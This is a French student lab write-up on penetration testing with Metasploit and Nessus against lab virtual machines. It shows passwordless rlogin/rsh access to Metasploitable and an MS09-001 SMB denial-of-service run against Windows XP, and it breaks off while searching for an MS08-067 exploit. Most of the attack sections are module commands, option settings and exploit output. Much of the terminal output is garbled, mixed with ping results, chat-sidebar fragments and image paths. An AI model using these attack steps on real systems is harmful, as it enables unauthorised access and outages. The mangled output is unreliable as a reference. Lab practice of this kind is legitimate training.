[*] 192.168.1.34:513      - 192.168.1.34:513 rlogin - Attempting: 'msfadmin':'msfadmin' from 'root'
[+] 192.168.1.34:513      - 192.168.1.34:513, rlogin 'msfadmin' from 'root' with no password.
[*] Command shell session 1 opened (0.0.0.0:1023 → 192.168.1.34:513) at 2024-01-13 17:54:47 +0100
[*] 192.168.1.34:513      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rlogin_login) > █
```

Nous voyons qu'une session de machine virtuelle metasploitable a été ouverte dans le metasploit framework sur kali.

nous allons ouvrir la sessions sur mfs6:

```
mstb > sessions
Réseau Optique P2P FTTH
Créer utilisateur Debian 11

Active sessions
=====
Id  Name   Type    Information          Connection
--  --    --    --                         --          --
1   shell  RLOGIN msfadmin from root (192.168.1.34:513) 0.0.0.0:1023 → 192.168.1.34:513 (192.168.1.34)
                                            KO  faiez louies


msf6 > sessions -i 1
[*] Starting interaction with 1 ...

msfadmin@metasploitable:~$
```

Nous avons exploité la faille avec succès.

#### 4.High - rsh Service Detection

Nous allons exploiter une autre faille similaire à la précédente :



Scans    Settings

metasploitable sacn / Plugin #10245

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

[Back to Vulnerabilities](#)

Hosts 1    Vulnerabilities 72    Remediations 2    History 1

**HIGH rsh Service Detection**

**Description**  
 The rsh service is running on the remote host. This service is vulnerable since data is passed between the rsh client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rsh is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.

**Solution**  
 Comment out the 'rsh' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

**Output**  
 No output recorded.  
 To see debug logs, please visit individual host

Port	Hosts
514 / tcp / rsh	192.168.1.34

**Plugin Details**

Severity: High  
 ID: 10245  
 Version: 1.38  
 Type: remote  
 Family: Service detection  
 Published: August 22, 1999  
 Modified: April 11, 2022

**VPR Key Drivers**

Threat Recency: No recorded events  
 Threat Intensity: Very Low  
 Exploit Code Maturity: Unproven  
 Age of Vuln: 730 days +  
 Product Coverage: Low  
 CVSSV3 Impact Score: 5.9  
 Threat Sources: No recorded events

**Risk Information**

Vulnerability Priority Rating (VPR): 5.9  
 Risk Factor: High  
 CVSS v2.0 Base Score: 7.5  
 CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

**Vulnerability Information**

Exploit Available: true  
 Exploit Ease: Exploits are available  
 Vulnerability Pub Date: January 1, 1990

**Exploitable With**

Metasploit (rlogin Authentication Scanner)

**Reference Information**

CVE: [CVE-1999-0651](#)

On va juste changé le RPORT(port de la cible):

```
msf6 > use auxiliary/scanner/rservices/rlogin_login
msf6 auxiliary(scanner/rservices/rlogin_login) > set RPORT 514
RPORT => 514
status nessusd
msf6 auxiliary(scanner/rservices/rlogin_login) > set RHOSTS 192.168.1.34
RHOSTS => 192.168.1.34
msf6 auxiliary(scanner/rservices/rlogin_login) > set USERNAME msfadmin
USERNAME => msfadmin
nessus-service)
```

Nous pouvons appliquer la commande run pour lancer l'exploit :

```
msf6 auxiliary(scanner/rservices/rlogin_login) > show options
Module options (auxiliary/scanner/rservices/rlogin_login):
=====
Name      Status  Current Setting          Required  Description
----      ----  ----  -----
ANONYMOUS_LOGIN  false   lib/systemd/system/n... yes,service Attempt to login with a blank username and p...
BLANK_PASSWORDS  false   service           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5     (0-24)            yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    70    (0-false,7G)       no        Try each user/password couple stored in the ...
DB_ALL_PASS     system  nessusd.service   no        Add all passwords in the current database to ...
DB_ALL_USERS    false   nessusd.service   no        Add all users in the current database to the ...
DB_SKIP_EXISTING none   cmd[1]: Started nessusd.no  service = Skip existing credentials stored in the curr...
FROMUSER        kali   [-]                no        The username to login from
FROMUSER_FILE   /usr/share/metasploit-fram...  no        File containing from usernames, one per line
PASSWORD        msfadmin          no        A specific password to authenticate with
PASS_FILE       msfadmin          no        File containing passwords, one per line
RHOSTS          192.168.1.34       yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           514               yes      The target port (TCP)
SPEED            9600              yes      The terminal speed desired
STOP_ON_SUCCESS false             yes      Stop guessing when a credential works for a host
TERM             vt100             yes      The terminal type desired
THREADS         1                 yes      The number of concurrent threads (max one per host)
USERNAME        msfadmin          no        A specific username to authenticate as
USERPASS_FILE   msfadmin          no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false             no        Try the username as the password for all users
USER_FILE       msfadmin          no        File containing usernames, one per line
VERBOSE         true              yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

msf6 auxiliary(scanner/rservices/rlogin\_login) > run

```
[*] 192.168.1.34:514      - 192.168.1.34:514 - Starting rlogin sweep
[*] 192.168.1.34:514      - 192.168.1.34:514 rlogin - Attempting: 'msfadmin':'msfadmin' from 'root'
[+] 192.168.1.34:514      - 192.168.1.34:514, rlogin 'msfadmin' from 'root' with no password.
[*] 192.168.1.34 - Command shell session 1 closed.
[*] 192.168.1.34:514      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Nous voyons que l'exploit à réussi sans mot de passe mais quelle c'est fermé aussitôt, j'ai tenté de retrouver le problèmes mais sans succès.

J'ai voulu m'assurer du fonctionnement de cet exploit en exécutant directement sur la machine cible la commande **cat /var/log/syslog | grep "metasploit"** afin de tenter de trouver des lignes dans le journal système qui contiennent le mot "metasploit". Cela pourrait inclure des informations sur l'exploit que j'ai tenté d'exécuter.


```
Jan  3 09:18:46 metasploitable in.rshd[10482]: connect from 192.168.1.3 (192.168.1.3)
Jan  3 09:19:03 metasploitable in.rshd[10483]: connect from 192.168.1.3 (192.168.1.3)
```

effectivement l'exploit a bien été exécutée sur metasploitable mais avec une erreur dont j'ignore l'origine.

## Windows XP familial exploit:

### 1.Critical - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution

Nous allons tenter d'exploiter une des nombreuse failles de la machine virtuelle XP, avec les mêmes procédés que ci-dessus. J'ai choisi cet faille de type critique :



The screenshot shows a web-based interface for managing network scans. At the top, it displays the target as 'Scan windows XP / 192.168.1.130 / Microsoft Windows (Multi)'. Below this, there's a navigation bar with tabs for 'Vulnerabilities' (21), 'Search Vulnerabilities', and a search icon. To the right of the search bar, it says '5 Vulnerabilities'.

The main content area is a table titled 'Vulnerabilities' with 21 entries. The columns are: Sev, CVSS, VPR, Name, Family, Count, and two icons. The first row, which is highlighted with a red box, represents the critical vulnerability 'MS09-001' for 'Windows' with a CVSS score of 10.0. The other rows show various other vulnerabilities with different severity levels (High, Medium, Low, Info) and CVSS scores.

On the right side of the interface, there's a 'Scan Details' panel with the following information:

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 9:52 PM
- End: Today at 9:58 PM
- Elapsed: 6 minutes

Below the details, there's a 'Vulnerabilities' section featuring a donut chart. The legend indicates the following color mapping for severity:

- Critical (Red)
- High (Orange)
- Medium (Yellow)
- Low (Light Blue)
- Info (Light Green)

The chart shows that the vast majority of vulnerabilities are Critical (Red).

Scans    Settings

Scan windows XP / Plugin #35362

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

[Vulnerabilities 21](#)

**CRITICAL** MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Exec...

**Description**  
The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

**Solution**  
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

**See Also**  
<http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx>

**Output**  
No output recorded.  
To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.1.130

**Plugin Details**

Severity:	Critical
ID:	35362
Version:	1.203
Type:	remote
Family:	Windows
Published:	January 13, 2009
Modified:	November 14, 2023

**VPR Key Drivers**

- Threat Recency: No recorded events
- Threat Intensity: Very Low
- Exploit Code Maturity: Functional
- Age of Vuln: 730 days +
- Product Coverage: High
- CVSSv3 Impact Score: 5.9
- Threat Sources: No recorded events

**Risk Information**

- Vulnerability Priority Rating (VPR): 7.4
- Risk Factor: Critical
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Temporal Score: 7.8
- CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:I/C:A/C
- CVSS v2.0 Temporal Vector: CVSS2#E:POC/RL:OF/RC:C

**Vulnerability Information**

- CPE: cpe:/o:microsoft:windows
- Exploit Available: true
- Exploit Ease: Exploits are available
- Patch Pub Date: January 13, 2009
- Vulnerability Pub Date: September 14, 2008

**Exploitable With**

- Metasploit (Microsoft SRV.SYS WriteAndX Invalid DataOffset)
- Core Impact

**Reference Information**

- CWE: [399](#)
- MSFT: [MS09-001](#)
- BID: [31179](#), [33121](#), [33122](#)
- MSKB: [958687](#), [958687](#)
- CVE: [CVE-2008-4834](#), [CVE-2008-4835](#), [CVE-2008-4114](#)

Nous commencerons par chercher l'exploit qui convient le mieux au scan de la vulnérabilités:

#	Name	Time	Disclosure Date	Rank	Check	Description
1	exploit/linux/http/axis_srv_parhand_rce	time=0.324 ms	2018-06-18	excellent	Scans Port +	Axi
2	Network Camera .srv-to-parhand RCE	time=0.317 ms	2011-09-13	normal	No	Bec
3	auxiliary/dos/scada/beckhoff_twincat	time=0.267 ms	2007-04-25	average	No	CA
4	exploit/windows/brightstor/media_srv_sunrpcs	time=0.257 ms		metasploitable	normal	DNS
5	BrightStor ArcServe Media Service Stack Buffer Overflow	time=0.312 ms			Yes	GAM
6	auxiliary/gather/enum_dns				No	LAN
7	Record Scanner and Enumerator				No	HP
8	exploit/windows/telnet/gamsoft_tel_srv_username	time=0.274 ms	2000-07-17	average	Yes	HP
9	Soft Tel Srv 1.5 Username Buffer Overflow	time=0.274 ms			No	HP
10	exploit/windows/http/hp_nnm_ovwebsnmp_srv_uro	time=0.271 ms	2010-06-08	great	No	HP
11	OpenView Network Node Manager ovwebsnmp_srv.exe Unrecognized Option	time=0.271 ms			No	HP
12	OpenView Network Node Manager ovwebsnmp_srv_main	time=0.271 ms	2010-06-16	great	No	HP
13	OpenView Network Node Manager ovwebsnmp_srv_main Buffer Overflow	time=0.271 ms			No	HP
14	exploit/windows/http/hp_nnm_ovwebsnmp_srv_ovutil	time=0.248 ms	2010-06-16	great	No	HP
15	OpenView Network Node Manager ovwebsnmp_srv.exe ovutil Buffer Overflow	time=0.248 ms			No	HP
16	exploit/windows/http/intraSrv_bof	time=0.248 ms	2013-05-30	manual	Yes	Int
17	rasrv 1.0 Buffer Overflow	time=0.248 ms			No	MS0
18	exploit/windows/misc/landesk_aolnsrv	time=0.248 ms	2007-04-13	average	No	Mic
19	Desk Management Suite 8.7 Alert Service Buffer Overflow	time=0.248 ms			No	Mic
20	exploit/windows/smb/ms06_025_rras	time=0.248 ms	2006-06-13	average	No	MS0
21	6-025 Microsoft RRAS Service Overflow	time=0.248 ms			No	MS0
22	11 exploit/windows/smb/ms06_025_rasmans_reg	time=0.248 ms	2006-06-13	good	No	MS0
23	6-025 Microsoft RRAS Service RASMAN Registry Overflow	time=0.248 ms			No	MS0
24	12 exploit/windows/smb/ms09_050_smb2_negotiate_func_index	time=0.248 ms	2009-09-07	good	No	MS0
25	9-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference	time=0.248 ms			No	MS0
26	13 exploit/windows/smb/ms17_010_ternalblue	time=0.248 ms	2017-03-14	average	Yes	MS1
27	7-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	time=0.248 ms			No	MS1
28	14 auxiliary/dos/windows/smb/rras_vls_null_deref	time=0.277 ms	2006-06-14	normal	No	Mic
29	rosoft RRAS InterfaceAdjustVLSPointers NULL Dereference	time=0.290 ms			No	Mic
30	15 auxiliary/dos/windows/smb/ms06_035_mailslot	time=0.295 ms	2006-07-11	normal	No	Mic
31	rosoft SRV2.SYS Mailslot Write Corruption	time=0.295 ms			No	Mic
32	16 auxiliary/dos/windows/smb/ms06_063_trans	time=0.295 ms			No	Mic
33	rosoft SRV2.SYS Pipe Transaction No Null	time=0.295 ms			No	Mic
34	17 auxiliary/dos/windows/smb/ms09_001_write	time=0.3087 ms			No	Mic
35	rosoft SRV2.SYS WriteAndX Invalid DataOffset	time=0.3087 ms			No	Mic
36	18 auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh	time=0.3087 ms			No	Mic
37	rosoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference	time=0.3087 ms			No	Mic
38	19 auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff	time=0.3087 ms			No	Mic
39	rosoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference	time=0.3087 ms			No	Mic
40	20 auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow	time=0.3087 ms			No	Mic
41	rosoft Windows SRV2.SYS SrvSmbQueryFsInformation Pool Overflow DoS	time=0.3087 ms			No	Mic
42	21 exploit/windows/fileformat/msworks_wkspictureinterface	time=0.3087 ms	2008-11-28	low	No	Mic
43	rosoft Works 7 WkImgSrv.dll WkSPictureInterface() ActiveX Code Execution	time=0.3087 ms	2004-12-05		No	Zer
44	22 post/multi/gather/dns_srv_lookup	time=0.3092 ms			No	Mul
45	ti Gather DNS Service Record Lookup Scan	time=0.3092 ms			No	Mul
46	23 exploit/multi/http/oracle_weblogic_wsat_deserialization_rce	time=0.3092 ms	2017-10-19	excellent	No	Ora
47	cle WebLogic wls-wsat Component Deserialization RCE	time=0.3092 ms			No	SMB
48	24 auxiliary/scanner/smb/smb_enumshares	time=0.3092 ms			No	SMB

Ici nous voyons que l'exploit 17 correspond au scan de vulnérabilité donné par nessus.

```

msf6 > info auxiliary/dos/windows/smb/ms09_001_write
      3 packets transmitted, 3 received, 0% packet loss, time 2048ms
      [+] Name: Microsoft SRV.SYS WriteAndX Invalid DataOffset
      [+] Module: auxiliary/dos/windows/smb/ms09_001_write
      [+] License: Metasploit Framework License (BSD)
      [+] Rank: Normal .130
      PING 192.168.1.130 (192.168.1.130) 56(84) bytes of data.
      Provided by:
        j.v.vallejo <j.v.vallejo@gmail.com>
      3 packets transmitted, 0 received, 100% packet loss, time 2041ms
      Check supported:
        No
      [+] Category: Denial of Service
      Basic options: 168.1.111
      Name 192 Current Setting Required Description of data.
      [+] _TEST_ 192.168.1.130 192.168.1.130 yes icmp_56 The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      [+] _DATA_ 64_bytes from 192.168.1.111: icmp_56 ping statistics
      [+] _PORT_ 445 .130 yes icmp_56 The SMB service port (TCP)
      [+] _TTL_ 128
      [+] _RTT_ min/avg/max/index = 0.276/0.368/0.460/0.092 ms
      [+] _Description_: 1.111 ping statistics
      This module exploits a denial of service vulnerability in the SRV.SYS driver of the Windows operating system.

      This module has been tested successfully against Windows Vista.
      [+] _Module_ 192.168.1.130
      References:
        [+] 192.168.1.130 (192.168.1.130) 56(84) bytes of data.
          https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2009/MS09-001
          OSVDB (48153) 192.168.1.130:icmp_size? ttl=128 time=0.276 ms
          https://nvd.nist.gov/vuln/detail/CVE-2008-4114
          http://www.securityfocus.com/bid/31179
          2 packets transmitted, 2 received, 0% packet loss, time 1029ms
          rtt min/avg/max/index = 0.276/0.368/0.460/0.092 ms
      View the full module info with the info -d command.

```

Ici grâce à la commande info nous savons que cet exploit permet de faire un déni de service sur la machine cible.

Nous allons maintenant mettre en pratique.

```

msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options
Module options (auxiliary/dos/windows/smb/ms09_001_write):
  [+] _Module_ 192.168.1.130
  Name 192 Current Setting Required Description of data.
  [+] _TEST_ 192.168.1.130 192.168.1.130 yes icmp_56 The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  [+] _DATA_ 64_bytes from 192.168.1.111: icmp_56 ping statistics
  [+] _PORT_ 445 .130 yes icmp_56 The SMB service port (TCP)
  [+] _TTL_ 128
  [+] _RTT_ min/avg/max/index = 0.276/0.368/0.460/0.092 ms
  [+] _Description_: 1.111 ping statistics
  View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/smb/ms09_001_write) > 

```

voici ma configuration pour attaquer la machine Windows XP.

Exécutions le hack.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.1.130 ttl=128 time=0.524 ms
  64 bytes from 192.168.1.130: icmp_seq=2 ttl=128 time=0.317 ms
Attempting to crash the remote host ... seq=3 ttl=128 time=0.267 ms
datalenlow=65535 dataoffset=65535 fillersize=72 time=0.257 ms
rescue res from 192.168.1.130: icmp_seq=5 ttl=128 time=0.312 ms
datalenlow=55535 dataoffset=65535 fillersize=72
rescue 192.168.1.130 ping statistics
datalenlow=45535 dataoffset=65535 fillersize=72 loss, time 4077ms
rescue in/avg/max/ndev = 0.257/0.335/0.524/0.097 ms
datalenlow=35535 dataoffset=65535 fillersize=72
rescue more(kali) [~]
datalenlow=25535 dataoffset=65535 fillersize=72
rescue 192.168.1.111 (192.168.1.111) 56(84) bytes of data.
datalenlow=15535 dataoffset=65535 fillersize=72 time=0.274 ms
rescue res from 192.168.1.111: icmp_seq=2 ttl=128 time=0.271 ms
datalenlow=65535 dataoffset=55535 fillersize=72 time=0.285 ms
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue 4ets transmitted, 3 received, 0% packet loss, time 2048ms
datalenlow=45535 dataoffset=55535 fillersize=72 ms
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue to 192.168.1.130
datalenlow=25535 dataoffset=55535 fillersize=72s of data.
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
rescue 4ets transmitted, 0 received, 100% packet loss, time 2041ms
datalenlow=65535 dataoffset=45535 fillersize=72
rescue
datalenlow=55535 dataoffset=45535 fillersize=72
rescue to 192.168.1.111
datalenlow=45535 dataoffset=45535 fillersize=72s of data.
rescue res from 192.168.1.111: icmp_seq=1 ttl=128 time=0.277 ms
datalenlow=35535 dataoffset=45535 fillersize=72 time=0.290 ms
rescue res from 192.168.1.111: icmp_seq=3 ttl=128 time=0.295 ms
datalenlow=25535 dataoffset=45535 fillersize=72 time=0.285 ms
rescue
datalenlow=15535 dataoffset=45535 fillersize=72
rescue 4ets transmitted, 4 received, 0% packet loss, time 3087ms
datalenlow=65535 dataoffset=35535 fillersize=72 ms
rescue
datalenlow=55535 dataoffset=35535 fillersize=72
rescue to 192.168.1.130
datalenlow=45535 dataoffset=35535 fillersize=72s of data.
rescue res from 192.168.1.130: icmp_seq=1 ttl=128 time=0.460 ms
datalenlow=35535 dataoffset=35535 fillersize=72 time=0.276 ms
rescue
datalenlow=25535 dataoffset=35535 fillersize=72
rescue 4ets transmitted, 2 received, 0% packet loss, time 1029ms
datalenlow=15535 dataoffset=35535 fillersize=72 ms
rescue
datalenlow=65535 dataoffset=25535 fillersize=72
rescue
```



Today

Invalid Prefi

Previous 7 Da

Error Handl

Améliorer la

Previous 30 D

Autorisation

Sécurité info

Jeux de quiz

Développer

Apache Shu

Rélectomé

Réseau Opt

Créer utilisa

Raccordem

Optique pas

Upgra  
Get GP

KO falez

```
datalenlow=55535 dataoffset=35535 fillersize=72
rescue 192.168.1.130 ping statistics
datalenlow=45535 dataoffset=35535 fillersize=72 loss, time 4077ms
rescue in/avg/max/mdev = 0.257/0.335/0.524/0.097 ms
datalenlow=35535 dataoffset=35535 fillersize=72
rescue more@kali:~/Desktop$ 
datalenlow=25535 dataoffset=35535 fillersize=72
rescue 192.168.1.111 (192.168.1.111) 56(84) bytes of data.
datalenlow=15535 dataoffset=35535 fillersize=72 8 time=0.274 ms
rescue 8 bytes from 192.168.1.111: icmp_seq=2 ttl=128 time=0.271 ms
datalenlow=65535 dataoffset=25535 fillersize=72 8 time=0.285 ms
rescue
datalenlow=55535 dataoffset=25535 fillersize=72
rescue 8 bytes transmitted, 3 received, 0% packet loss, time 2048ms
datalenlow=45535 dataoffset=25535 fillersize=72 8 ms
rescue
datalenlow=35535 dataoffset=25535 fillersize=72
rescue 8 bytes 192.168.1.130
datalenlow=25535 dataoffset=25535 fillersize=72 8 bytes of data.
rescue
datalenlow=15535 dataoffset=25535 fillersize=72
rescue 8 bytes transmitted, 0 received, 100% packet loss, time 2041ms
datalenlow=65535 dataoffset=15535 fillersize=72
rescue
datalenlow=55535 dataoffset=15535 fillersize=72
rescue 8 bytes 192.168.1.111
datalenlow=45535 dataoffset=15535 fillersize=72 8 bytes of data.
rescue 8 bytes from 192.168.1.111: icmp_seq=1 ttl=128 time=0.277 ms
datalenlow=35535 dataoffset=15535 fillersize=72 8 time=0.290 ms
rescue 8 bytes from 192.168.1.111: icmp_seq=3 ttl=128 time=0.295 ms
datalenlow=25535 dataoffset=15535 fillersize=72 8 time=0.285 ms
rescue
datalenlow=15535 dataoffset=15535 fillersize=72
rescue 8 bytes transmitted, 4 received, 0% packet loss, time 3087ms
[*] Auxiliary module execution completed
```

La commande à bien été exécuté sur la machine 192.168.1.130.

## 2.Critical - MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling remote code execution

Nous allons tenter d'exploiter une des nombreuse failles de la machine virtuelle XP, avec les mêmes procédés que ci-dessus. J'ai choisi cet faille de type critique une nouvelle fois :

Scan windows XP / 192.168.1.130 / Microsoft Windows (Multiple) | Configure | Audit Trail | Launch | Report | Export

Vulnerabilities [21]

Search Vulnerabilities  5 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count	Action
Critical	10.0 *	7.4	MS09-0...	Windows	1	
Critical	10.0		Unsup...	Windows	1	
Critical	9.8	9.2	MS08-0...	Windows	1	
High	8.1	9.7	MS17-0...	Windows	1	
Info			WMI N...	Windows	1	

Scan Details

Policy: Advanced Scan  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 9:52 PM  
End: Today at 9:58 PM  
Elapsed: 6 minutes

Vulnerabilities

● Critical  
● High  
● Medium  
● Low  
● Info

Scan windows XP / Plugin #34477 | Configure | Audit Trail | Launch | Report | Export

Vulnerabilities [21]

CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request Ha...

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also

<https://www.nessus.org/u?adf86aac>

Output

No output recorded.

To see debug logs, please visit individual host

Port	Hosts
445 / tcp / cifs	192.168.1.130

Plugin Details

Severity: Critical  
ID: 34477  
Version: 1.53  
Type: remote  
Family: Windows  
Published: October 23, 2008  
Modified: August 5, 2020

VPR Key Drivers

Threat Recency: No recorded events  
Threat Intensity: Very Low  
Exploit Code Maturity: High  
Age of Vuln: 730 days +  
Product Coverage: High  
CVSSV3 Impact Score: 5.9  
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 9.2  
Risk Factor: Critical  
**CVSS v3.0 Base Score 9.8**  
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/U:H/N:S/C:H/I:H/A:H  
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H

<p>CVSS v3.0 Temporal Score: 9.4</p> <p>CVSS v2.0 Base Score: 10.0</p> <p>CVSS v2.0 Temporal Score: 8.7</p> <p>CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I;CA;C</p> <p>CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C</p> <p>IAVM Severity: I</p>	<h3>Vulnerability Information</h3> <hr/> <p>CPE: cpe:/o:microsoft:windows</p> <p>Exploit Available: true</p> <p>Exploit Ease: Exploits are available</p> <p>Patch Pub Date: October 23, 2008</p> <p>Vulnerability Pub Date: October 23, 2008</p> <p>In the news: true</p> <h3>Exploitable With</h3> <hr/> <p>Metasploit (MS08-067 Microsoft Server Service Relative Path Stack Corruption)</p> <p>CANVAS ()</p> <p>Core Impact</p> <h3>Reference Information</h3> <hr/> <p>CWE: <a href="#">94</a></p> <p>EDB-ID: <a href="#">6824, 7104, 7132</a></p> <p>CERT: <a href="#">827267</a></p> <p>MSFT: <a href="#">MS08-067</a></p> <p>BID: <a href="#">31874</a></p> <p>IAVA: <a href="#">2008-A-0081-S</a></p> <p>MSKB: <a href="#">958644, 958644</a></p> <p>CVE: <a href="#">CVE-2008-4250</a></p>
---	---

Nous commencerons par chercher l'exploit adéquat en recherchant directement le numéro dans le titre:

```
